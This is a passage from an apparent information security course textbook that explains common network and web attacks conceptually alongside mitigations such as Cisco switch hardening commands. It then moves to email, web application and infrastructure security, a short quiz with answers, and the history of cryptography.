In computing, a denial-of-service (DoS) attack is an attempt to make a machine or network resource unavailable to its intended users, such as to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet. A distributed denial-of-service (DDoS) is where the attack source is more than one and often thousands of unique IP addresses. Criminal perpetrators of DoS attacks often target sites or services hosted on high-profile web servers such as banks, credit card payment gateways; but motives of revenge, blackmail or activism can be behind other attacks.




Figure 47: Network security³

³Image courtesy: https://en.wikipedia.org/wiki/Network_security

4.4.2.2 DNS spoofing

DNS spoofing (or **DNS cache poisoning**) is a computer hacking attack, whereby data is introduced into a Domain Name System (DNS) resolver's cache, causing the name server to return an incorrect IP address, diverting traffic to the attacker's computer (or any other computer). Many cache poisoning attacks can be prevented on DNS servers by being less trusting of the information passed to them by other DNS servers, and ignoring any DNS records passed back which are not directly relevant to the query. For example, versions of BIND 9.5.0-P1 and above perform these checks. Source port randomization for DNS requests, combined with the use of cryptographically-secure random numbers for selecting both the source port and the 16-bit cryptographic nonce, can greatly reduce the probability of successful DNS race attacks. However routers, firewalls, proxies, and other gateway devices that perform network address translation (NAT), or more specifically, port address translation (PAT), often rewrite source ports in order to track connection state. When modifying source ports, PAT devices typically remove source port randomness implemented by name servers and stub resolvers.

Secure DNS (DNSSEC) uses cryptographic digital signatures signed with a trusted public key certificate to determine the authenticity of data. DNSSEC can counter cache poisoning attacks, but as of 2008 was not yet widely deployed. In 2010 DNSSEC was implemented in the Internet root zone servers. Nevertheless, some security experts claim that with DNSSEC itself, without application-level cryptography, the attacker can still provide fake data. This kind of attack can be mitigated at the transport layer or application layer by performing end-to-end validation once a connection is established. A common example of this is the use of Transport Layer Security and digital signatures. For example, by using HTTPS (the secure version of HTTP), users may check whether the server's digital certificate is valid and belongs to a website's expected owner. Similarly, the secure shell remote login program checks digital certificates at endpoints (if known) before proceeding with the session. For applications that download updates automatically, the application can embed a copy of the signing certificate locally and validate the signature stored in the software update against the embedded certificate. Intelligent Anycast Cache Appliances from Dell and TCPWave have watchdogs, which ensure that the DNS processes do not get a cache poison by predefining the roots in the watchdogs. Source port randomization via BIND backed up by a non-BIND DNS server software with intelligence blended into the BGP routing protocol mitigates the DNS Anycast cache poisoning attacks from malicious users.

4.4.2.3 Man in the middle

In cryptography and computer security, a man-in-the-middle attack (often abbreviated to MITM, MitM, MIM or MiM attack or MITMA) is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. Man-in-the-middle attacks can be thought about through a chess analogy. Mallory, who barely knows how to play chess, claims that she can play two grandmasters simultaneously and either win one game or draw both. She waits for the first

grandmaster to make a move and then makes this same move against the second grandmaster. When the second grandmaster responds, Mallory makes the same play against the first. She plays the entire game this way and cannot lose using this strategy unless she runs into difficulty with time because of the slight delay between relaying moves. A man-in-the-middle attack is a similar strategy and can be used against many cryptographic protocols. One example of man-in-the-middle attacks is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the-middle. As an attack that aims at circumventing mutual authentication, or lack thereof, a man-in-the-middle attack can succeed only when the attacker can impersonate each endpoint to their satisfaction as expected from the legitimate other end. Most cryptographic protocols include some form of endpoint authentication specifically to prevent MITM attacks. For example, TLS can authenticate one or both parties using a mutually trusted certification authority.

4.4.2.4 ARP poisoning

In computer networking, ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic. Often the attack is used as an opening for other attacks, such as denial of service, man in the middle, or session hijacking attacks. The attack can only be used on networks, that use the Address Resolution Protocol, and is limited to local network segments.




Figure 48: Routing under normal operation

4.4.2.5 VLAN hopping

VLAN hopping is a computer security exploit, a method of attacking networked resources on a Virtual LAN (VLAN). The basic concept behind all VLAN hopping attacks is for an attacking host on a VLAN to gain access to traffic on other VLANs that would normally not be accessible. There are two primary methods of VLAN hopping: switch spoofing and double tagging. Both attack vectors can be easily mitigated with proper switchport configuration.

4.4.2.6 Switch spoofing

In a switch spoofing attack, an attacking host imitates a trunking switch by speaking the tagging and trunking protocols (e.g. Multiple VLAN Registration Protocol, IEEE 802.1Q, Dynamic Trunking Protocol) used in maintaining a VLAN. Traffic for multiple VLANs is then accessible to the attacking host.

Mitigation: Switch spoofing can only be exploited when interfaces are set to negotiate a trunk. To prevent this attack on Cisco IOS, use one of the following methods:

- a. Ensure that ports are not set to negotiate trunks automatically.

Switch(config-if)# switchport nonegotiate

- b. Ensure that ports that are not meant to be trunks are explicitly configured as access ports

Switch(config-if)# switchport mode access

4.4.2.7 Double tagging

In a double tagging attack, an attacking host connected on a 802.1q interface prepends two VLAN tags to packets that it transmits. The packet (which corresponds to the VLAN that the attacker is really a member of) is forwarded without the first tag, because it is the native VLAN. The second (false) tag is then visible to the second switch that the packet encounters. This false VLAN tag indicates that the packet is destined for a target host on a second switch. The packet is then sent to the target host as though it originated on the target VLAN bypassing the network mechanisms that logically isolate VLANs from one another. However, this attack allows to send packets toward the second switch, but possible answers are not forwarded to the attacking host.

Double Tagging can only be exploited when switches use "Native VLANs". Ports with a specific access VLAN (the native VLAN) don't apply a VLAN tag when sending frames, allowing the attacker's fake VLAN tag to be read by the next switch. Double Tagging can be mitigated by either one of the following actions (Incl. IOS example): Simply do not put any hosts on VLAN 1 (The default VLAN). i.e., assign an access VLAN other than VLAN 1 to every access port

Switch(config-if)# switchport access vlan 2

Change the native VLAN on all trunk ports to an unused VLAN ID.

Switch(config-if)# switchport trunk native vlan 999

Explicit tagging of the native VLAN on all trunk ports. Must be configured on all switches in network autonomy.

Switch(config)# vlan dot1q tag native

Example: As an example of a double tagging attack, consider a secure web server on a VLAN called VLAN2. Hosts on VLAN2 are allowed access to the web server; hosts from outside VLAN2 are blocked by layer 3 filters. An attacking host on a separate VLAN, called VLAN1(Native), creates a specially formed packet to attack the web server. It places a header tagging the packet as belonging to VLAN2 under the header tagging the packet as belonging to VLAN1. When the packet is sent, the switch sees the default VLAN1 header and removes it and forwards the packet. The next switch sees the VLAN2 header and puts the packet in VLAN2. The packet thus arrives at the target server as though it was sent from another host on VLAN2, ignoring any layer 3 filtering that might be in place.

4.4.2.8 Smurf attack

The Smurf Attack is a distributed denial-of-service attack in which large numbers of Internet Control Message Protocol (ICMP) packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP Broadcast address. Most devices on a network will, by default, respond to this by sending a reply to the source IP address. If the number of machines on the network that receive and respond to these packets is very large, the victim's computer will be flooded with traffic. This can slow down the victim's computer to the point where it becomes impossible to work on. In the late 1990s, many IP networks would participate in Smurf attacks if prompted (that is, they would respond to ICMP requests sent to broadcast addresses). Today, administrators can make a network immune to such abuse, therefore very few networks remain vulnerable to Smurf attacks.

The fix is two-fold: Configure individual hosts and routers to not respond to ICMP requests or broadcasts; or Configure routers to not forward packets directed to broadcast addresses. Until 1999, standards required routers to forward such packets by default. Since then, the default standard was changed to not forward such packets. Another proposed solution is network ingress filtering, which rejects the attacking packets on the basis of the forged source address.

4.4.2.9 Buffer overflow

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations. This is a special case of the violation of memory safety. Buffer overflows can be triggered by inputs that are designed to execute code, or alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security. Thus, they are the basis of many

software vulnerabilities and can be maliciously exploited. Programming languages commonly associated with buffer overflows include C and C++, which provide no built-in protection against accessing or overwriting data in any part of memory and do not automatically check that data written to an array (the built-in buffer type) is within the boundaries of that array. Bounds checking can prevent buffer overflows.

4.4.2.10 Heap overflow

A heap overflow is a type of buffer overflow that occurs in the heap data area. Heap overflows are exploitable in a different manner to that of stack-based overflows. Memory on the heap is dynamically allocated by the application at run-time and typically contains program data. Exploitation is performed by corrupting this data in specific ways to cause the application to overwrite internal structures such as linked list pointers. The canonical heap overflow technique overwrites dynamic memory allocation linkage (such as mallocmeta data) and uses the resulting pointer exchange to overwrite a program function pointer.

A typical example on older versions of Linux is two buffers allocated next to each other on the heap, writing beyond the boundary of the first buffer allows overwriting meta data in the second buffer. By setting the in-use bit to zero of the second buffer and setting the length to a small negative value which allows null bytes to be copied, when the program calls free() on the first buffer it will attempt to merge these two buffers into a single buffer. When this happens, the buffer that is assumed to be freed will be expected to hold two pointers FD and BK in the first 8 bytes of the formerly allocated buffer. BK gets written into FD and can be used to overwrite a pointer.

4.4.2.11 Format string attack

Uncontrolled format string is a type of software vulnerability discovered around 1989 that can be used in security exploits. Previously thought harmless, format string exploits can be used to crash a program or to execute harmful code. The problem stems from the use of unchecked user input as the format string parameter in certain C functions that perform formatting, such as printf(). A malicious user may use the %s and %x format tokens, among others, to print data from the call stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf() and similar functions to write the number of bytes formatted to an address stored on the stack.

4.4.2.12 SQL injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database. SQL injection attacks allow attackers to spoof

identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server. In a 2012 study, security company Imperva observed that the average web application received 4 attack campaigns per month, and retailers received twice as many attacks as other industries.

4.4.2.13 Phishing

Phishing is the attempt to acquire sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money), often for malicious reasons, by masquerading as a trustworthy entity in an electronic communication. The word is a neologism created as a homophone of fishing due to the similarity of using fake bait in an attempt to catch a victim. Communications purporting to be from popular social web sites, auction sites, banks, online payment processors or IT administrators are commonly used to lure unsuspecting victims. Phishing emails may contain links to websites that are infected with malware. Phishing is typically carried out by email spoofing or instant messaging, and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one. Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures. Many websites have now created secondary tools for applications, like maps for games, but they should be clearly marked as to who wrote them, and users should not use the same passwords anywhere on the internet.

Phishing is a continual threat, and the risk is even larger in social media such as Facebook, Twitter, and Google+. Hackers could create a clone of a website and tell you to enter personal information, which is then emailed to them. Hackers commonly take advantage of these sites to attack people using them at their workplace, homes, or in public in order to take personal and security information that can affect the user or company (if in a workplace environment). Phishing takes advantage of the trust that the user may have since the user may not be able to tell that the site being visited, or program being used, is not real; therefore, when this occurs, the hacker has the chance to gain the personal information of the targeted user, such as passwords, usernames, security codes, and credit card numbers, among other things.

4.4.2.14 Cross-site scripting

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side script into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec as of 2007. Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data

handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.

4.4.2.15 CSRF

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

4.4.2.16 Cyber-attack

Cyber-attack is any type of offensive maneuver employed by individuals or whole organizations that targets computer information systems, infrastructures, computer networks, and/or personal computer devices by various means of malicious acts usually originating from an anonymous source that either steals, alters, or destroys a specified target by hacking into a susceptible system. These can be labeled as either a Cyber campaign, cyberwarfare or cyberterrorism in different context. Cyber-attacks can range from installing spyware on a PC to attempts to destroy the infrastructure of entire nations. Cyber-attacks have become increasingly sophisticated and dangerous as the Stuxnet worm recently demonstrated.

4.5 E-MAIL SECURITY

This section focuses on the primary risk to the security of email: compromise of confidentiality and disclosure of your messages⁴. The following subsections provide information on email filtering, web email vulnerabilities, the reaper exploit, and email encryption.

4.5.1 Filtering

Most countries have specific legal protections that prevent Governments and individuals from opening and reading your paper mail. Unfortunately, few countries have yet provided the same protections for electronic mail, which gives individuals, companies, and the state lots of legal room to read your email. As a practical matter, your email can be easily read by people working in your company's or Internet service provider's computer department, and by the computer services department at the email's destination. Email can also be read at any of the many routers along the path your email takes to get to its destination. However, unless you are the subject of a legal investigation, it is unlikely that anyone will ever actually intercept and read your email, if only because of the sheer volume, there are far too many thousands of emails passing through each email server and Internet router for anyone to realistically read more than a small fraction of them, even if they wanted to.

Nevertheless, it is possible that either the source computer, destination computer, or some intervening router could have a program configured to automatically copy any email that

⁴<http://www.livinginternet.com/e/es.htm>

contains certain keywords for later human review. For example, your company may filter and copy email that contains important keywords like "Financial" or "Project Venus". The computers at other companies receiving your email may have similar filters in place on mail coming into their network from the Internet.

In many countries the laws also allow police departments to put a filtering computer into Internet Service Provider network facilities that trap email from or to certain individuals or containing certain keywords, so that your email might get caught up in one of these vacuums. It is particularly common for companies to monitor email that contains adult content. There have been many cases of employees being fired for sending email with adult content, such as adult jokes, when the company specifically had a policy in place against it.

4.5.2 Web email

There is an unexpected vulnerability to confidentiality of personal information with some web based email services. When you click a link on a web page, the HTTP protocol sends the URL of the current page to the new page. Therefore, if you access your email through a web based email service and click on a link in an email, the URL of the current web page is passed to the new page. This can cause unexpected compromise of personal information with web email services that put account information in the URL of the web page, since this information is transmitted to the server of any third party web page you access through your web email account. This information can include your email address, login ID, and even your actual name. In most cases the information can't be used to actually access your web email account, since most services have implemented password and other protections, but it can reveal more personal information than is available through other normal web communications. If you are concerned about this risk, take a look at your URL when using web email, and if it has identifying data, then instead of clicking on a link in your email, manually copy and paste it from the email into your browser's location field, which is a clean jump with no sending web page to transmit personal data.

4.5.3 Reaper exploit

Email confidentiality can also be compromised by macro viruses like the reaper exploit, where the virus waits in the background and sends your reply or forward of an email back to the hacker, and then travels with your email to divulge copies of replies or forwards by the recipients back to the hacker as well. This term is used mainly as an historical reference because it sounds cool, and less because it is in common current use.

4.5.4 Encryption

Encrypting email is the only way to guarantee its confidentiality in transit. The most widely used method of email encryption is Pretty Good Privacy which integrates directly with your email application. There have also been a range of web based technologies that provide various email delivery security features (historically including Hushmail.com, Securedelivery.com, Ziplip.com, and Zixmail.com.) The following document provides some historical information on email encryption: RFC 2634; P. Hoffman; Enhanced Security Services for S/MIME; June 1999.

4.6 WEB APPLICATION SECURITY

Web application security is a branch of Information Security that deals specifically with security of websites, web applications and web services. At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems.

4.6.1 Security threats

With the emergence of Web 2.0, increased information sharing through social networking and increasing business adoption of the Web as a means of doing business and delivering service, websites are often attacked directly. Hackers either seek to compromise the corporate network or the end-users accessing the website by subjecting them to drive-by downloading.

As a result, industry is paying increased attention to the security of the web applications themselves in addition to the security of the underlying computer network and operating systems. The majority of web application attacks occur through cross-site scripting (XSS) and SQL injection attacks which typically result from flawed coding, and failure to sanitize input to and output from the web application. These are ranked in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors. Phishing is another common threat to the Web application and global losses from this type of attack in 2012 were estimated at \$1.5 billion. According to the security vendor Cenzic, the top vulnerabilities in March 2012 included:




Figure 49: Top vulnerabilities in March

4.6.2 Best Practices Recommendation

Secure web application development should be enhanced by applying security checkpoints and techniques at early stages of development as well as throughout the software development lifecycle. Special emphasis should be applied to the coding phase of development. Security mechanisms that should be used include, threat modeling, risk analysis, static analysis, digital signature, among others.

4.6.3 Security standards

OWASP is the emerging standards body for Web application security. In particular they have published the OWASP Top 10 which describes in detail the major threats against web applications. The Web Application Security Consortium (WASC) has created the Web Hacking Incident Database and also produced open source best practice documents on Web application security.

4.6.4 Security technology

While security is fundamentally based on people and processes, there are a number of technical solutions to consider when designing, building and testing secure web applications. At a high level, these solutions include:

- (a) Black box testing tools such as Web application security scanners, vulnerability scanners and penetration testing software
- (b) White box testing tools such as static source code analyzers
- (c) Fuzzing Tools used for input testing
- (d) Web application security scanner (vulnerability scanner)
- (e) Web application firewalls (WAF) used to provide firewall-type protection at the web application layer
- (f) Password cracking tools for testing password strength and implementation

4.7 INFRASTRUCTURE SECURITY

Infrastructure security⁵ is the security provided to protect infrastructure, especially critical infrastructure, such as airports, highways rail transport, hospitals, bridges, transport hubs, network communications, media, the electricity grid, dams, power plants, seaports, oil refineries, and water systems. Infrastructure security seeks to limit vulnerability of these structures and systems to sabotage, terrorism, and contamination. Critical infrastructures naturally utilize information technology as this capability has become more and more available. As a result, they have become highly interconnected, and interdependent. Intrusions and disruptions in one infrastructure might provoke unexpected failures to others. How to handle interdependencies becomes an important problem.

The most recent example of vulnerable infrastructure was the electrical grid in 2003, when Northeastern American areas experienced a power outage that appears to have originated in the

⁵https://en.wikipedia.org/wiki/Infrastructure_security

Midwest, and possibly from a tree branch. Critical infrastructure is vital for essential functioning of a country. Incidental or deliberate damage will have serious impact on the economy as well as providing essential services to the communities it serves. There are a number of reasons why infrastructure needs to be heavily secured and protected.

- a. **Terrorism** - Person or groups deliberately targeting critical infrastructure for political gain. In the November 2008 Mumbai attacks, the Mumbai central station and hospital were deliberately targeted.
- b. **Sabotage**- Person or groups such as ex-employee, political groups against governments, environmental groups in defense of environment. Refer to Bangkok's International Airport Seized by Protestors.
- c. **Information warfare** - Private person hacking for private gain or countries initiating attacks to glean information and also damage a country's infrastructure. For example, in cyberattacks on Estonia and cyberattacks during the 2008 South Ossetia war.
- d. **Natural disaster** - hurricane or natural events which damage critical infrastructure such as oil pipelines, water and power grids. See Hurricane Ike and Economic effects of Hurricane Katrina.

4.7.1 Potential causes of infrastructure failure

In today's era we have become heavily dependent on electronic/ digital means for day to day running . This all becomes defunct, in case power supply to the infrastructure is not available and this becomes a single point of failure in all kinds of mission critical infrastructure. In succeeding sections the criticality of electricity infrastructure and security challenges are covered.

4.7.1.1 Security challenges for the electricity infrastructure

One of the fundamental foundations of modern society is the electrical power systems. An intentional disruption of electricity supplies would affect national security, the economy, and every person's life. Because power grids and their sources are widely dispersed, this is a challenge for the effectiveness of defensive organizations and structures.

Sabotage can damage electrical sources for the power grid, including civilian nuclear power stations. Sabotage in the form of cyberattacks can create havoc with computer, communication, and information systems, which could severely interrupt the electrical supply. This in turn can cause major disruptions to other infrastructure components of society. Comprehensive defense plans are proposed. One method is to isolate load systems. Sophisticated defense systems should be wide-area, real-time protection, with control systems that are alerted and guided by sensing technologies. Communication and information must be capably routed.

4.7.1.2 Remedies

Many countries have initiated government agencies to directly manage the security of critical infrastructure usually through the Ministry of Interior/Home Affairs, dedicated security agencies to protect facilities such as United States Federal Protective Service and also creation of dedicated transport police such as the British Transport Police. There are also commercial transportation security units such as the Amtrak Police in the United States.

A number of government organizations has focus on infrastructure security and protection. The Technical Support Working Group has the Infrastructure Protection Subgroup. The UK has the National Infrastructure Security Co-ordination Centre. Several infrastructures also utilize fiber optic perimeter intrusion detection security systems, which enables the detection and location of intrusions over many miles of deployed fiber. This is commonly utilized at water utility sites and at other critical infrastructure sites globally.

4.8 SUMMARY

In this unit we covered various aspects and concepts related to of Network security, e-mail security, web application security and infrastructure security. Our day to day affairs have become so much dependent on technology in fact the management of critical infrastructure like water and electricity management is heavily dependent on Information Technology and vice versa. Effective implementation of security aspects of both will not only supplement each other but improve the productivity also.

4.9 CHECK YOUR PROGRESS

1. is the process of ensuring that only an authorized user is using the system?
2. are the decoy network accessible resources.
3. Attacks are carried out to acquire sensitive information such as username, password and credit card information for malicious purpose.
4. enables attackers to inject client side script into webpages viewed by other users.

4.10 ANSWERS TO CHECK YOUR PROGRESS

1. Authentication
2. Honeypots
3. Phishing
4. XSS(Cross Site Scripting)

4.11 MODEL QUESTIONS

1. What do we understand by active and passive attacks? What are the various techniques used for carrying out these attacks?
2. What are the risks involved in e-mail security? How these are mitigated?
3. Who are the major threats to IT Infrastructure? How to mitigate them?
4. What are the various causes of IT Infrastructure failure? What are the remedies?

BLOCK II

UNIT I: CRYPTOGRAPHY BASICS

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

1. What is the purpose of Cryptography?
2. How to convert plaintext into ciphertext?
3. What are the various methods of generating ciphertext?
4. What is the process of Key Management?

1.2 INTRODUCTION

Does increased security provide comfort to paranoid people?⁶ Or does security provide some very basic protections that we are naive to believe that we don't need? During this time when the Internet provides essential communication between tens of millions of people and is being increasingly used as a tool for commerce, security becomes a tremendously important issue to deal with. There are many aspects to security and many applications, ranging from secure commerce and payments to private communications and protecting passwords. One essential aspect for secure communications is that of cryptography. But it is important to note that while cryptography is *necessary* for secure communications, it is not by itself *sufficient*. The student is advised, then, that the topics covered here only describe the first of many steps necessary for better security in any number of situations. This unit has two major purposes. The first is to define some of the terms and concepts behind basic cryptographic methods, and to offer a way to compare the myriad cryptographic schemes in use today. The second is to provide some real examples of cryptography in use today.

1.3 THE PURPOSE OF CRYPTOGRAPHY

Cryptography is the science of writing in secret code and is an ancient art; the first documented use of cryptography in writing dates back to circa 1900 B.C. when an Egyptian scribe used non-standard hieroglyphs in an inscription. Some experts argue that cryptography appeared spontaneously sometime after writing was invented, with applications ranging from diplomatic missives to war-time battle plans. It is no surprise, then, that new forms of cryptography came soon after the widespread development of computer communications. In data and telecommunications, cryptography is necessary when communicating over any untrusted medium, which includes just about *any* network, particularly the Internet.

Within the context of any application-to-application communication, there are some specific security requirements, including:

⁶ Adopted with permission from the author, available at: <http://www.garykessler.net/library/crypto.html>

- a. **Authentication:** The process of proving one's identity. (The primary forms of host-to-host authentication on the Internet today are name-based or address-based, both of which are notoriously weak).
- b. **Privacy/confidentiality:** Ensuring that no one can read the message except the intended receiver.
- c. **Integrity:** Assuring the receiver that the received message has not been altered in any way from the original.
- d. **Non-repudiation:** A mechanism to prove that the sender really sent this message.

Cryptography, then, not only protects data from theft or alteration, but can also be used for user authentication. There are, in general, three types of cryptographic schemes typically used to accomplish these goals: secret key (or symmetric) cryptography, public-key (or asymmetric) cryptography, and hash functions, each of which is described below. In all cases, the initial unencrypted data is referred to as *plaintext*. It is encrypted into *ciphertext*, which will in turn (usually) be decrypted into usable plaintext.

Process of encryption can be pictorially depicted as




Figure 50: Cryptography

In many of the descriptions covered hereafter, two communicating parties will be referred to as *Alice* and *Bob*; this is the common nomenclature in the crypto field and literature to make it easier to identify the communicating parties. If there is a third or fourth party to the communication, they will be referred to as *Carol* and *Dave*. Mallory is a malicious party, *Eve* is an eavesdropper, and *Trent* is a trusted third party.

1.4 HISTORY OF CRYPTOGRAPHY⁷

1.4.1 Classical cryptography

The earliest known use of cryptography is found in non-standard hieroglyphs carved into monuments from the Old Kingdom of Egypt circa 1900 BCE. These are not thought to be serious attempts at secret communications, however, but rather to have been attempts at mystery, intrigue, or even amusement for literate onlookers. These are examples of still other uses of

⁷<https://en.wikipedia.org/wiki/Cryptography>

cryptography, or of something that looks (impressively if misleadingly) like it. Some clay tablets from Mesopotamia somewhat later are clearly meant to protect information—one dated near 1500 BCE was found to encrypt a craftsman's recipe for pottery glaze, presumably commercially valuable. Later still, Hebrew scholars made use of simple **monoalphabetic substitution ciphers** beginning perhaps around 500 to 600 BCE.



Figure 51: A Scytale, an early device for encryption

The ancient Greeks are said to have known of ciphers. The Scytale transposition cipher was used by the Spartan military, however it is disputed whether the scytale was for encryption, authentication, or avoiding bad omens in speech. Herodotus tells us of secret messages physically concealed beneath wax on wooden tablets or as a tattoo on a slave's head concealed by regrown hair, though these are not properly examples of cryptography *per se* as the message, once known, is directly readable; this is known as steganography. Another Greek method was developed by Polybius (now called the "Polybius Square"). The Romans knew something of cryptography (e.g., the Caesar cipher and its variations).

1.4.2 Medieval cryptography

David Kahn notes in *The Codebreakers* that modern cryptology originated among the Arabs, the first people to systematically document the methods of cryptanalysis. It was probably religiously motivated textual analysis of the Qur'an which led to the invention of the frequency-analysis technique for breaking monoalphabetic substitution ciphers, by **Al-Kindi**, an Arab mathematician, sometime around AD 800. It proved the most fundamental cryptanalytic advance until WWII.



Figure 52: The first page of al-Kindi's manuscript *On Deciphering Cryptographic Messages*,

Al-Kindi wrote a book on cryptography entitled *Risalah fi Istikhraj al-Mu'amma* (*Manuscript for the Deciphering Cryptographic Messages*), in which he described the first cryptanalysis techniques, including some for polyalphabetic ciphers, cipher classification, Arabic phonetics and syntax, and, most importantly, gave the first descriptions on frequency analysis. He also covered methods of encipherments, cryptanalysis of certain encipherments, and statistical analysis of letters and letter combinations in Arabic.

